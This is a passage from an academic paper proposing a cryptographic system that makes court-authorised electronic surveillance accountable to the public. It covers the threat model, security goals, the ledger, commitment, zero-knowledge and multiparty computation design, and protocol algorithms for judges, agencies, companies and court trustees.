**Cryptography and government surveillance.** Kroll, Felten, and Boneh [27] also consider electronic surveillance but focus on cryptographically ensuring that participants only have access to data when legally authorized. Such access control is orthogonal to our work. Their system includes an audit log that records all surveillance actions; much of their logged data is encrypted with a "secret escrow key." In contrast, motivated by concerns articulated directly by the legal community, we focus exclusively on accountability and develop a nuanced framework for *public* release of controlled amounts of information to address a general class of accountability problems, of which electronic surveillance is one instance.

Bates et al. [12] consider adding accountability to court-sanctioned wiretaps, in which law enforcement agencies can request phone call content. They encrypt duplicates of all wiretapped data in a fashion only accessible by courts and other auditors and keep logs thereof such that they can later be analyzed for aggregate statistics or compared with law enforcement records. A key difference between [12] and our system is that our design enables the public to directly verify the propriety of surveillance activities, partially in real time.

Goldwasser and Park [23] focus on a different legal application: secret laws in the context of the Foreign Intelligence Surveillance Act (FISA) [3], where the operations of the court applying the law is secret. Succinct zero-knowledge is used to certify consistency of recorded actions with unknown judicial actions. While our work and [23] are similar in motivation and share some cryptographic tools, Goldwasser and Park address a different application. Moreover, our paper differs in its implementations demonstrating practicality and its consideration of aggregate statistics. Unlike this work, [23] does not model parties in the role of companies.

Other research that suggests applying cryptography to enforce rules governing access-control aspects of surveillance includes: [25], which enforces privacy for NSA telephony metadata surveillance; [36], which uses private set intersection for surveillance involving joins over large databases; and [35], which uses the same technique for searching communication graphs.

**Efficient MPC and SNARKs.** LibSNARK [34] is the primary existing implementation of SNARKs. (Other libraries are in active development [1, 6].) More numerous implementation efforts have been made for MPC under a range of assumptions and adversary models, e.g., [16, 29, 5, 11, 42, 19]. The idea of placing most of the workload of MPC on a subset of parties has been explored before, (e.g., constant-round protocols by [18, 24]); we build upon this literature by designing a hierarchically structured MPC protocol specifically to match the hierarchy of the existing US court system.

# 3 Threat Model and Security Goals

Our high-level policy goals are to hold the electronic surveillance process accountable to the public by (1) demonstrating that each participant performs its role properly and stays within the bounds of the law and (2) ensuring that the public is aware of the general extent of government surveillance. The accountability measures we propose place checks on the behavior of judges, law enforcement agencies, and companies. Such checks are important against oversight as well as malice, as these participants can misbehave in a number of ways. For example, as Judge Smith explains, forgetful judges may lose track of orders whose seals have expired. More maliciously, in 2016, a Brooklyn prosecutor was arrested for "spy[ing] on [a] love interest" and "forg[ing] judges' signatures to keep the eavesdropping scheme running for about a year" [22].

Our goal is to achieve public accountability even in the face of unreliable and untrustworthy participants. Next, we specify our *threat model* for each type of participant in the system, and enumerate the *security goals* that, if met, will make it possible to maintain accountability under this threat model.

## 3.1 Threat model

Our threat model considers the three parties presented in Figure 1—judges, law enforcement agencies, and companies—along with the public. Their roles and the assumptions we make about each are described below. We assume all parties are computationally bounded.

**Judges.** Judges consider requests for surveillance and issue court orders that allow law enforcement agencies to request data from companies. We must consider judges in the context of the courts in which they operate, which include staff members and possibly other judges. We consider courts to be honest-but-curious: they will adhere to the designated protocols, but should not be able to learn internal information about the workings of other courts. Although one might argue that the judges themselves can be trusted with this information, we do not trust their staffs. Hereon, we use the terms "judge" and "court" interchangeably to refer to an entire courthouse.

In addition, when it comes to sealed orders, judges may be forgetful: as Judge Smith observes, judges frequently fail to unseal orders when the seals have expired [38].

**Law enforcement agencies.** Law enforcement agencies make requests for surveillance to judges in the context of ongoing investigations. If these requests are approved and a judge issues a court order, a law enforcement agency may request data from the relevant companies. We model law enforcement agencies as malicious: e.g., they may forge or alter court orders in order to gain access to unauthorized information (as in the case of the Brooklyn prosecutor [22]).

**Companies.** Companies possess the data that law enforcement agencies may request if they hold a court order. Companies may optionally contest these orders and, if the order is upheld, must supply the relevant data to the law enforcement agency. We model companies as

malicious: e.g., they might wish to contribute to unauthorized surveillance while maintaining the outside appearance that they are not. Specifically, although companies currently release aggregate statistics about their involvement in the surveillance process [4, 7], our system does not rely on their honesty in reporting these numbers. Other malicious behavior might include colluding with law enforcement to release more data than a court order allows or furnishing data in the absence of a court order.

**The public.** We model the public as malicious, as the public may include criminals who wish to learn as much as possible about the surveillance process in order to avoid being caught.[2]

**Remark 3.1.** *Our system requires the parties involved in surveillance to post information to a shared ledger at various points in the surveillance process. Correspondence between logged and real-world events is an aspect of any log-based record-keeping scheme that cannot be enforced using technological means alone. Our system is designed to encourage parties to log honestly or report dishonest logging they observe (see Remark 4.1). Our analysis focuses on the cryptographic guarantees provided by the system, however, rather than a rigorous game-theoretic analysis of incentive-based behavior. Most of this paper therefore assumes that surveillance orders and other logged events are recorded correctly, except where otherwise noted.*

## 3.2 Security Goals

In order to achieve accountability in light of this threat model, our system will need to satisfy three high-level security goals.

**Accountability to the public.** The system must reveal enough information to the public that members of the public are able to verify that all surveillance is conducted properly according to publicly known rules, and specifically, that law enforcement agencies and companies (which we model as malicious) do not deviate from their expected roles in the surveillance process. The public must also have enough information to prompt courts to unseal records at the appropriate times.

**Correctness.** All of the information that our system computes and reveals must be correct. The aggregate statistics it computes and releases to the public must accurately reflect the state of electronic surveillance. Any assurances that our system makes to the public about the (im)propriety of the electronic surveillance process must be reported accurately.

**Confidentiality.** The public must not learn information that could undermine the investigative process. None of the other parties (courts, law enforcement agencies, and companies) may learn any information beyond that which they already know in the current ECPA process and that which is released to the public.

For particularly sensitive applications, the confidentiality guarantee should be *perfect (information-theoretic)*: this means confidentiality should hold unconditionally, even against arbitrarily powerful adversaries that may be computationally unbounded.[3] A *perfect confidentiality* guarantee would be of particular importance in contexts where unauthorized breaks of confidentiality could have catastrophic consequences (such as national security). We envision that a truly unconditional confidentiality guarantee could catalyze the consideration of accountability systems in contexts involving very sensitive information where decision-makers are traditionally risk-averse, such as the court system.

# 4 System Design

We present the design of our proposed system for accountability in electronic surveillance. Section 4.1 informally introduces four cryptographic primitives and their security guarantees.[4] Section 4.2 outlines the configuration of the system—where data is stored and processed. Section 4.3 describes the workflow of the system in relation to the surveillance process summarized in Figure 1. Section 4.4 discusses the packages of design choices available to the court system, exploiting the flexibility of the cryptographic tools to offer a range of options that trade off between secrecy and accountability.

## 4.1 Cryptographic Tools

**Append-only ledgers.** An *append-only ledger* is a log containing an ordered sequence of data consistently visi-

[2] By placing all data on an immutable public ledger and giving the public no role in our system besides that of observer, we effectively reduce the public to a passive adversary.

[3] This is in contrast to *computational* confidentiality guarantees, which provide confidentiality only against adversaries that are *efficient* or *computationally bounded*. Even with the latter weaker type of guarantee, it is possible to ensure confidentiality against any adversary with computing power within the realistically foreseeable future; *computational* guarantees are quite common in practice and widely considered acceptable for many applications. One reason to opt for computational guarantees over information-theoretic ones is that typically, information-theoretic guarantees carry some loss in efficiency; however, this benefit may be outweighed in particularly sensitive applications, or when confidentiality is desirable for a very long-term future where advances in computing power are not foreseeable.

[4] For rigorous formal definitions of these cryptographic primitives, we refer to any standard cryptography textbook (e.g., [26]).

ble to anyone (within a designated system), and to which data may be appended over time, but whose contents may not be edited or deleted. The append-only nature of the ledger is key for the maintenance of a *globally consistent* and *tamper-proof* data record over time.

In our system, the ledger records credibly time-stamped information about surveillance events. Typically, data stored on the ledger will cryptographically hide some sensitive information about a surveillance event, while revealing select other information about it for the sake of accountability. Placing information on the ledger is one means by which we reveal information to the public, facilitating the security goal of accountability from Section 3.

**Cryptographic commitments.** A cryptographic *commitment* $c$ is a string generated from some input data $D$, which has the properties of *hiding* and *binding*: i.e., $c$ reveals no information about the value of $D$, and yet $D$ can be revealed or "opened" (by the person who created the commitment) in such a way that any observer can be sure that $D$ is the data with respect to which the commitment was made. We refer to $D$ as the *content* of $c$.

In our system, commitments indicate that a piece of information (e.g., a court order) exists and that its content can credibly be opened at a later time. Posting commitments to the ledger also establishes the existence of a piece of information *at a given point in time*. Returning to the security goals from Section 3, commitments make it possible to reveal a limited amount of information early on (achieving a degree of accountability) without compromising investigative secrecy (achieving confidentiality). Later, when confidentiality is no longer necessary and information can be revealed (i.e., a seal on an order expires), then the commitment can be opened by its creator to achieve full accountability.

Commitments can be *perfectly (information-theoretically) hiding*, achieving the perfect confidentiality goal of in Section 3.2. A well-known commitment scheme that is perfectly hiding is the Pedersen commitment.[5]

**Zero-knowledge.** A zero-knowledge argument[6] allows a *prover* $P$ to convince a *verifier* $V$ of a fact without revealing any additional information about the fact in the process of doing so. $P$ can provide to $V$ a tuple $(R, x, \pi)$ consisting of a *binary relation* $R$, an *input* $x$, and a *proof* $\pi$, such that the verifier is convinced that $\exists w$ s.t. $(x, w) \in R$ yet cannot infer anything about the witness $w$. Three properties are required of zero-knowledge arguments: *completeness*, that any true statement can be proven by the honest algorithm $P$ such that $V$ accepts the proof; *soundness*, that no purported proof of a false statement (produced by *any* algorithm $P^*$) should be accepted by the honest verifier $V$; and *zero-knowledge*, that the proof $\pi$ reveals no information beyond what can be inferred just from the desired statement that $(x, w) \in R$.



Figure 2: System configuration. Participants (rectangles) read and write to a public ledger (cloud) and local storage (ovals). The public (diamond) reads from the ledger.

In our system, zero-knowledge makes it possible to reveal how secret information relates to a system of rules or to other pieces of secret information without revealing any further information. Concretely our implementation (detailed in Section 7) allows law enforcement to attest (1) knowledge of the content of a commitment $c$ (e.g., to an email address in a request for data made by a law enforcement agency) demonstrating the ability to later *open* $c$; and (2) that the content of a commitment $c$ is equal to the content of a prior commitment $c'$ (e.g., to an email address in a court order issued by a judge). In case even (2) reveals too much information, our implementation supports not specifying $c'$ exactly, and instead attesting that $c'$ lies in a given set $S$ (e.g., $S$ could include all judges' surveillance authorizations from the last month).

In the terms of our security goals from Section 3, zero knowledge arguments can demonstrate to the public that commitments can be opened and that proper relationships between committed information is preserved (accountability) without revealing any further information about the surveillance process (confidentiality). If these arguments fail, the public can detect when a participant has deviated from the process (accountability).

The SNARK construction [15] that we suggest for use in our system achieves *perfect (information-theoretic) confidentiality*, a goal stated in Section 3.2.[7]

[5] While the Pedersen commitment is not succinct, we note that by combining succinct commitments with perfectly hiding commitments (as also suggested by [23]), it is possible to obtain a commitment that is both succinct and perfectly hiding.

[6] *Zero-knowledge proof* is a more commonly used term than *zero-knowledge argument*. The two terms denote very similar concepts; the difference is lies only in the nature of the *soundness* guarantee (i.e., that false statements cannot be convincingly attested to), which is computational for arguments and statistical for proofs.

[7] In fact, [15] states their secrecy guarantee in a computational (not information-theoretic) form, but their unmodified construction does achieve perfect secrecy and the proofs of [15] suffice unchanged to prove the stronger definition [41]. That perfect zero-knowledge can be achieved is also remarked in the appendix of [14].

**Secure multiparty computation (MPC).** MPC allows a set of $n$ parties $p_1, \ldots, p_n$, each in possession of private data $x_1, \ldots, x_n$, to jointly compute the output of a function $y = f(x_1, \ldots, x_n)$ on their private inputs. $y$ is computed via an interactive protocol executed by the parties.

Secure MPC makes two guarantees: *correctness* and *secrecy*. Correctness means that the output $y$ is equal to $f(x_1, \ldots, x_n)$. Secrecy means that any adversary that corrupts some subset $S \subset \{p_1, \ldots, p_n\}$ of the parties learns nothing about $\{x_i : p_i \notin S\}$ beyond what can already be inferred given the adversarial inputs $\{x_i : p_i \in S\}$ and the output $y$. Secrecy is formalized by stipulating that a *simulator* that is given only $(\{x_i : p_i \in S\}, y)$ as input must be able to produce a "simulated" protocol transcript that is indistinguishable from the actual protocol execution run with all the real inputs $(x_1, \ldots, x_n)$.

In our system, MPC enables computation of aggregate statistics about the extent of surveillance across the entire court system through a computation among individual judges. MPC eliminates the need to pool the sensitive data of individual judges in the clear or to defer to companies to compute and release this information piecemeal. In the terms of our security goals, MPC reveals information to the public (accountability) from a source we trust to follow the protocol honestly (the courts) without revealing the internal workings of courts to one another (confidentiality). It also eliminates the need to rely on potentially malicious companies to reveal this information themselves (correctness).

**Secret sharing.** Secret sharing facilitates our hierarchical MPC protocol. A *secret sharing* of some input data $D$ consists of a set of strings $(D_1, \ldots, D_N)$, called *shares*, satisfying two properties: (1) any subset of $N-1$ shares reveals no information about $D$, and (2) given all the $N$ shares, $D$ can easily be reconstructed.[8]

**Summary.** In summary, these cryptographic tools support three high-level properties that we utilize to achieve our security goals:

1. *Trusted records of events:* The append-only ledger and cryptographic commitments create a trustworthy record of surveillance events without revealing sensitive information to the public.
2. *Demonstration of compliance:* Zero-knowledge arguments allow parties to provably assure the public that relevant rules have been followed without revealing any secret information.
3. *Transparency without handling secrets:* MPC enables the court system to accurately compute and release aggregate statistics about surveillance events without ever sharing the sensitive information of individual parties.

[8] For simplicity, we have described so-called "$N$-out-of-$N$" secret-sharing. More generally, secret sharing can guarantee that any subset of $k \leq N$ shares enable reconstruction, while any subset of at most $k-1$ shares reveals nothing about $D$.

## 4.2 System Configuration

Our system is centered around a publicly visible, append-only ledger where the various entities involved in the electronic surveillance process can post information. As depicted in Figure 2, every judge, law enforcement agency, and company contributes data to this ledger. Judges post cryptographic commitments to all orders issued. Law enforcement agencies post commitments to their activities (warrant requests to judges and data requests to companies), and zero-knowledge arguments about the requests they issue. Companies do the same for the data they deliver to agencies. Members of the public can view and verify all data posted to the ledger.

Each judge, law enforcement agency, and company will need to maintain a small amount of infrastructure: a computer terminal through which to compose posts and local storage (the ovals in Figure 2) to store sensitive information (e.g., the content of sealed court orders). To attest to the authenticity of posts to the ledger, each participant will need to maintain a private signing key and publicize a corresponding verification key. We assume that public-key infrastructure could be established by a reputable party like the Administrative Office of the US Courts.

The ledger itself could be maintained as a distributed system among the participants in the process, a distributed system among a more exclusive group of participants with higher trustworthiness (e.g., the circuit courts of appeals), or by a single entity (e.g., the Administrative Office of the US Courts or the Supreme Court).

## 4.3 Workflow

**Posting to the ledger.** The workflow of our system augments the electronic surveillance workflow in Figure 1 with additional information posted to the ledger as depicted in Figure 3. When a judge issues an order (step 2 of Figure 1), she also posts a commitment to the order and additional metadata about the case. At a minimum, this metadata must include the date that the order's seal expires; depending on the system configuration, she could post other metadata (e.g., Judge Smith's cover sheet). The commitment allows the public to later verify that the order was properly unsealed but reveals no information about the commitment's content in the meantime, achieving a degree of accountability in the short-term (while confidentiality is necessary) and full accountability in the long-term (when the seal expires and confidentiality is unnecessary). Since judges are



Figure 3: Data posted to the public ledger as the protocol runs. Time moves from left to right. Each rectangle is a post to the ledger. Dashed arrows between rectangles indicate that the source of the arrow could contain a visible reference to the destination. The ovals contain the entities that make each post.

honest-but-curious, they will adhere to this protocol and reliably post commitments whenever new court orders are issued.

The agency then uses this order to request data from a company (step 3 in Figure 1) and posts a commitment to this request alongside a zero-knowledge argument that the request is compatible with a court order (and possibly also with other legal requirements). This commitment, which may never be opened, provides a small amount of accountability within the confines of confidentiality, revealing that *some* law enforcement action took place. The zero-knowledge argument takes accountability a step further: it demonstrates to the public that the law enforcement action was compatible with the original court order (which we trust to have been committed properly), forcing the potentially-malicious law enforcement agency to adhere to the protocol or make public its noncompliance. (Failure to adhere would result in a publicly visible invalid zero-knowledge argument.) If the company responds with matching data (step 6 in Figure 1), it posts a commitment to its response and an argument that it furnished (only) the data implicated by the order and data request. These commitments and arguments serve a role analogous to those posted by law enforcement.

This system does not require commitments to all actions in Figure 1. For example, it only requires a law enforcement agency to commit to a successful request for data (step 3) rather than any proposed request (step 1). The system could easily be augmented with additional commitments and proofs as desired by the court system.

The zero-knowledge arguments about relationships between commitments reveal one additional piece of information. For a law enforcement agency to prove that its committed data request is compatible with a particular court order, it must reveal which specific committed court order authorized the request. In other words, the zero-knowledge arguments reveal the links between specific actions of each party (dashed arrows in Figure 3). These links could be eliminated, reducing visibility into the workflow of surveillance. Instead, entities would argue that their actions are compatible with *some* court order among a group of recent orders.

**Remark 4.1.** *We now briefly discuss other possible malicious behaviors by law enforcement agencies and companies involving inaccurate logging of data. Though, as mentioned in Remark 3.1, correspondence between real-world events and logged items is not enforceable by technological means alone, we informally argue that our design incentivizes honest logging and reporting of dishonest logging under many circumstances.*

*A malicious law enforcement agency could omit commitments or commit to one surveillance request but send the company a different request. This action is visible to the company, which could reveal this misbehavior to the judge. This visibility incentivizes companies to record their actions diligently so as to avoid any appearance of negligence, let alone complicity in the agency's misbehavior.*

*Similarly, a malicious company might fail to post a commitment or post a commitment inconsistent with its actual behavior. These actions are visible to law enforcement agencies, who could report violations to the judge (and otherwise risk the appearance of negligence or complicity). To make such violations visible to the public, we could add a second law enforcement commitment that acknowledges the data received and proves that it is compatible with the original court order and law enforcement request.*

*However, even incentive-based arguments do not address the case of a malicious law enforcement agency colluding with a malicious company. These entities could simply withhold from posting any information to the ledger (or post a sequence of false but consistent information), thereby making it impossible to detect violations. To handle this scenario, we have to defer to the legal process itself: when this data is used as evidence in court, a judge should ensure that appropriate documentation was posted to the ledger and that the data was gathered appropriately.*

**Aggregate statistics.** At configurable intervals, the individual courts use MPC to compute aggregate statistics about their surveillance activities.[9] An *analyst*, such as

[9] Microsoft [7] and Google [4] currently release their transparency reports every six months and the Administrative Office of the US Courts does so annually [9]. We take these intervals to be our baseline for the frequency with which aggregate statistics would be released in our system, although releasing statistics more frequently (e.g., monthly) would improve transparency.



Figure 4: The flow of data as aggregate statistics are computed. Each lower-court judge calculates its component of the statistic and secret-shares it into 12 shares, one for each judicial circuit (illustrated by colors). The servers of the circuit courts then engage in a MPC to compute the aggregate statistic from the input shares.

the Administrative Office of the US Courts, receives the result of this MPC and posts it to the ledger. The particular kinds of aggregate statistics computed are at the discretion of the court system. They could include figures already tabulated in the Administrative Office of the US Court's Wiretap Reports [9] (i.e., orders by state and by criminal offense) and in company-issued transparency reports [4, 7] (i.e., requests and number of users implicated by company). Due to the generality[10] of MPC, it is theoretically possible to compute any function of the information known to each of the judges. For performance reasons, we restrict our focus to totals and aggregated thresholds, a set of operations expressive enough to replicate existing transparency reports.

The statistics themselves are calculated using MPC. In principle, the hundreds of magistrate and district court judges could attempt to directly perform MPC with each other. However, as we find in Section 6, computing even simple functions among hundreds of parties is prohibitively slow. Moreover, the logistics of getting every judge online simultaneously with enough reliability to complete a multiround protocol would be difficult; if a single judge went offline, the protocol would stall.

Instead, we compute aggregate statistics in a hierarchical manner as depicted in Figure 4. We exploit the existing hierarchy of the federal court system. Each of the lower-court judges is under the jurisdiction of one of twelve circuit courts of appeals. Each lower-court judge computes her individual component of the larger aggregate statistic (e.g., number of orders issued against Google in the past six months) and divides it into twelve *secret shares*, sending one share to (a server controlled by) each circuit court of appeals. Distinct shares are represented by separate colors in Figure 4. So long as at least one circuit server remains uncompromised, the lower-court judges can be assured—by the security of the secret-sharing scheme—that their contributions to the larger statistic are confidential. The circuit servers engage in a twelve-party MPC that reconstructs the judges' input data from the shares, computes the desired function, and reveals the result to the analyst. By concentrating the computationally intensive and logistically demanding part of the MPC process in twelve stable servers, this design eliminates many of the performance and reliability challenges of the flat (non-hierarchical) protocol. (Section 6 discusses performance.)

This MPC strategy allows the court system to compute aggregate statistics (towards the *accountability* goal of Section 3.2). Since courts are honest-but-curious, and by the correctness guarantee of MPC, these statistics will be computed accurately on correct data (*correctness* of Section 3.2). MPC enables the courts to perform these computations without revealing any court's internal information to any other court (*confidentiality* of Section 3.2).

## 4.4 Additional Design Choices

The preceding section described our proposed system with its full range of accountability features. This configuration is only one of many possibilities. Although cryptography makes it possible to release information in a controlled way, the fact remains that revealing more information poses greater risks to investigative integrity. Depending on the court system's level of risk-tolerance, features can be modified or removed entirely to adjust the amount of information disclosed.

**Cover sheet metadata.** A judge might reasonably fear that a careful criminal could monitor cover sheet metadata to detect surveillance. At the cost of some transparency, judges could post less metadata when committing to an order. (At a minimum, the judge must post the date at which the seal expires.) The cover sheets integral to Judge Smith's proposal were also designed to supply certain information towards assessing the scale of surveillance. MPC replicates this outcome without releasing information about individual orders.

**Commitments by individual judges.** In some cases, posting a commitment might reveal too much. In a low-crime area, mere knowledge that a particular judge approved surveillance could spur a criminal organization to change its behavior. A number of approaches would address this concern. Judges could delegate the responsibility of posting to the ledger to the same judicial circuits that mediate the hierarchical MPC. Alternatively, each judge could continue posting to the ledger herself, but

[10] *General MPC* is a common term used to describe MPC that can compute arbitrary functions of the participants' data, as opposed to just restricted classes of functions.

instead of signing the commitment under her own name, she could sign it as coming from *some court in her judicial circuit, or nationwide* without revealing which one (*group signatures* [17] or *ring signatures* [33] are designed for this sort of anonymous signing within groups). Either of these approaches would conceal which individual judge approved the surveillance.

**Aggregate statistics.** The aggregate statistic mechanism offers a wide range of choices about the data to be revealed. For example, if the court system is concerned about revealing information about individual districts, statistics could be aggregated by any number of other parameters, including the type of crime being investigated or the company from which the data was requested.

## 5 Protocol Definition

We now define a complete protocol capturing the workflow from Section 4. We assume a public-key infrastructure and synchronous communication on authenticated (encrypted) point-to-point channels.

**Preliminaries.** The protocol is parametrized by:

- a secret-sharing scheme Share,
- a commitment scheme $\mathbb{C}$,
- a special type of zero-knowledge primitive SNARK,
- a multi-party computation protocol MPC, and
- a function CoverSheet that maps court orders to cover sheet information.

Several parties participate in the protocol:

- $n$ judges $J_1, \ldots, J_n$;
- $m$ law enforcement agencies $A_1, \ldots, A_m$;
- $q$ companies $C_1, \ldots, C_q$;
- $r$ trustees $T_1, \ldots, T_r$;[11] and
- $P$, a party representing the public.
- Ledger, a party representing the public ledger;
- Env, a party called "the environment," which models the occurrence over time of exogenous events.

Ledger is a simple ideal functionality allowing any party to (1) append entries to a time-stamped append-only ledger and (2) retrieve ledger entries. Entries are authenticated except where explicitly anonymous.

Env is a modeling device that specifies the protocol behavior in the context of arbitrary exogenous event sequences occurring over time. Upon receipt of message `clock`, Env responds with the current time. To model the occurrence of an exogenous event $e$ (e.g., a case in need of surveillance), Env sends information about $e$ to the affected parties (e.g., a law enforcement agency).

[11] In our specific case study, $r = 12$ and the trustees are the twelve US Circuit Courts of Appeals. The trustees are the parties which participate in the multi-party computation of aggregate statistics based on input data from all judges, as shown in Figure 4 and defined formally later in this subsection.

Next, we give the syntax of our cryptographic tools,[12] and then define the behavior of the remaining parties.

A **commitment scheme** is a triple of probabilistic polytime algorithms $\mathbb{C} = (\mathsf{Setup}, \mathsf{Commit}, \mathsf{Open})$ as follows.

- $\mathsf{Setup}(1^\kappa)$ takes as input a security parameter $\kappa$ (in unary) and outputs public parameters $pp$.
- $\mathsf{Commit}(pp, m, \omega)$ takes as input $pp$, a message $m$, and randomness $\omega$. It outputs a commitment $c$.
- $\mathsf{Open}(pp, m', c, \omega')$ takes as input $pp$, a message $m'$, and randomness $\omega'$. It outputs 1 if $c = \mathit{Commit}(pp, m', \omega')$ and 0 otherwise.

$pp$ is generated in an initial setup phase and thereafter publicly known to all parties, so we elide it for brevity.

**Algorithm 1** Law enforcement agency $A_i$

- On receipt of a **surveillance request event** $e = (\texttt{Surveil}, u, s)$ **from** Env, where $u$ is the public key of a company and $s$ is the description of a surveillance request directed at $u$: send message $(u, s)$ to a judge.[13]
- On receipt of a **decision message** $(u, s, d)$ **from a judge** where $d \neq \texttt{reject}$:[14](1) generate a commitment $c = \mathsf{Commit}((s, d), \omega)$ to the request and store $(c, s, d, \omega)$ locally; (2) generate a SNARK proof $\pi$ attesting compliance of $(s, d)$ with relevant regulations; (3) post $(c, \pi)$ to the ledger; (4) send request $(s, d, \omega)$ to company $u$.
- On receipt of an **audit request** $(c, P, z)$ **from the public**: generate decision $b \leftarrow A_i^{\mathsf{dp}}(c, P, z)$. If $b = \texttt{accept}$, generate a SNARK proof $\pi$ attesting compliance of $(s, d)$ with the regulations indicated by the audit request $(c, P, z)$; else, send $(c, P, z, b)$ to a judge.[13]
- On receipt of an **audit order** $(d, c, P, z)$ **from a judge**: if $d = \texttt{accept}$, generate a SNARK proof $\pi$ attesting compliance of $(s, d)$ with the regulations indicated by the audit request $(c, P, z)$.

**Agencies.** Each agency $A_i$ has an associated decision-making process $A_i^{\mathsf{dp}}$, modeled by a stateful algorithm that maps audit requests to $\texttt{accept} \cup \{0,1\}^*$, where the output is either an acceptance or a description of why the agency chooses to deny the request. Each agency operates according to Algorithm 1, which is parametrized by its own $A_i^{\mathsf{dp}}$. In practice, we assume $A_i^{\mathsf{dp}}$ would be instantiated by the agency's human decision-making process.

[12] For formal security definitions, beyond syntax, we refer to any standard cryptography textbook, such as [26].

[13] For the purposes of our exposition, this could be an arbitrary judge. In practice, it would likely depend on the jurisdiction in which the surveillance event occurs, and in which the law enforcement agency operates, and perhaps also on the type of case.

[14] For simplicity of exposition, Algorithm 1 only addresses the case $d \neq \texttt{reject}$, and omits the possibility of appeal by the agency. The algorithm could straightforwardly be extended to encompass appeals, by incorporating the decision to appeal into $A_i^{\mathsf{dp}}$.

[15] This is the step invoked by requests for unsealed documents.

**Algorithm 2** Judge $J_i$

- On receipt of a **surveillance request** $(u,s)$ **from an agency** $A_j$: (1) generate decision $d \leftarrow J_i^{\mathsf{dp1}}(s)$; (2) send response $(u,s,d)$ to $A_j$; (3) generate a commitment $c = \mathsf{Commit}((u,s,d),\omega)$ to the decision and store $(c,u,s,d,\omega)$ locally; (4) post $(\mathsf{CoverSheet}(d),c)$ to the ledger.
- On receipt of **denied audit request information** $\zeta$ **from an agency** $A_j$: generate decision $d \leftarrow J_i^{\mathsf{dp2}}(\zeta)$, and send $(d,\zeta)$ to $A_j$ and to the public $P$.
- On receipt of a **data revelation request** $(c,z)$ **from the public**:[15] generate decision $b \leftarrow J_i^{\mathsf{dp3}}(c,z)$. If $b = \texttt{accept}$, send to the public $P$ the message and randomness $(m,\omega)$ corresponding to $c$; else, if $b = \texttt{reject}$, send `reject` to $P$ with an accompanying explanation if provided.

**Judges.** Each judge $J_i$ has three associated decision-making processes, $J_i^{\mathsf{dp1}}$, $J_i^{\mathsf{dp2}}$, and $J_i^{\mathsf{dp3}}$. $J_i^{\mathsf{dp1}}$ maps surveillance requests to either a rejection or an authorizing court order; $J_i^{\mathsf{dp2}}$ maps denied audit requests to either a confirmation of the denial, or a court order overturning the denial; and $J_i^{\mathsf{dp3}}$ maps data revelation requests to either an acceptance or a denial (perhaps along with an explanation of the denial, e.g., "this document is still under seal"). Each judge operates according to Algorithm 2, which is parametrized by the individual judge's $(J_i^{\mathsf{dp1}}, J_i^{\mathsf{dp2}}, J_i^{\mathsf{dp3}})$.

**Algorithm 3** Company $C_i$

- Upon receiving a **surveillance request** $(s,d,\omega)$ **from an agency** $A_j$, if the court order $d$ bears the valid signature of a judge and $\mathsf{Commit}((s,d),\omega)$ matches a corresponding commitment posted by law enforcement on the ledger, then: (1) generate commitment $c \leftarrow \mathsf{Commit}(\delta,\omega)$ and store $(c,\delta,\omega)$ locally; (2) generate a SNARK proof $\pi$ attesting that $\delta$ is compliant with a $s$ the judge-signed order $d$; (3) post $(c,\pi)$ anonymously to the ledger; (4) reply to $A_j$ by furnishing the requested data $\delta$ along with $\omega$.

**The public.** The public $P$ exhibits one main type of behavior in our model: upon receiving an event message $e = (a,\xi)$ from $\mathsf{Env}$ (describing either an audit request or a data revelation request), $P$ sends $\xi$ to $a$ (an agency or court). Additionally, the public periodically checks the ledger for validity of posted SNARK proofs, and take steps to flag any non-compliance detected (e.g., through the court system or the news media).

**Companies and trustees.** Algorithms 3 and 4 describe companies and trustees. Companies execute judge-authorized instructions and log their actions by posting commitments on the ledger. Trustees run $\mathsf{MPC}$ to compute aggregate statistics from data provided in secret-shared form by judges; MPC events are triggered by $\mathsf{Env}$.

**Algorithm 4** Trustee $T_i$

- Upon receiving an **aggregate statistic event message** $e = (\texttt{Compute}, f, D_1, \ldots, D_n)$ **from** $\mathsf{Env}$:
  1. For each $i' \in [r]$ (such that $i' \neq i$), send $e$ to $T_{i'}$.
  2. For each $j \in [n]$, send the message $(f, D_j)$ to $J_j$. Let $\delta_{j,i}$ be the response from $J_j$.
  3. With parties $T_1, \ldots, T_r$, participate in the MPC protocol $\mathsf{MPC}$ with input $(\delta_{1,i}, \ldots, \delta_{n,i})$, to compute the functionality $\mathsf{ReconInputs} \circ f$, where $\mathsf{ReconInputs}$ is defined as follows.

$$\mathsf{ReconInputs}\big((\delta_{1,i'}, \ldots, \delta_{n,i'})\big)_{i' \in [r]} = \big(\mathsf{Recon}(\delta_{j,1}, \ldots, \delta_{j,r})\big)_{j \in [n]}$$

     Let $y$ denote the output from the MPC.[16]
  4. Send $y$ to $J_j$ for each $j \in [n]$.[17]
- Upon receiving an **MPC initiation message** $e = (\texttt{Compute}, f, D_1, \ldots, D_n)$ **from another trustee** $T_{i'}$:
  1. Receive a secret-share $\delta_{j,i}$ from each judge $J_j$ respectively.
  2. With parties $T_1, \ldots, T_r$, participate in the MPC protocol $\mathsf{MPC}$ with input $(\delta_{1,i}, \ldots, \delta_{n,i})$, to compute the functionality $\mathsf{ReconInputs} \circ f$.

## 6 Evaluation of MPC Implementation

In our proposal, judges use secure multiparty computation (MPC) to compute aggregate statistics about the extent and distribution of surveillance. Although in principle, MPC can support secure computation of *any* function of the judges' data, full generality can come with unacceptable performance limitations. In order that our protocols scale to hundreds of federal judges, we narrow our attention to two kinds of functions that are particularly useful in the context of surveillance.

**The *extent* of surveillance (totals).** Computing totals involves summing values held by the parties without revealing information about any value to anyone other than its owner. Totals become averages by dividing by the number of data points. In the context of electronic surveillance, totals are the most prevalent form of computation on government and corporate transparency reports. How many court orders were approved for cases involving homicide, and how many for drug offenses? How long was the average order in effect? How many orders were issued in California? [9] Totals make it possible to determine the extent of surveillance.

**The *distribution* of surveillance (thresholds).** Thresholding involves determining the number of data points that exceed a given cut-off. How many courts issued

more than ten orders for data from Google? How many orders were in effect for more than 90 days? Unlike totals, thresholds can reveal selected facts about the distribution of surveillance, i.e., the circumstances in which it is most prevalent. Thresholds go beyond the kinds of questions typically answered in transparency reports, offering new opportunities to improve accountability.

To enable totals and thresholds to scale to the size of the federal court system, we implemented a *hierarchical* MPC protocol as described in Figure 4, whose design mirrors the hierarchy of the court system. Our evaluation shows the hierarchical structure reduces MPC complexity from quadratic in the number of judges to linear.

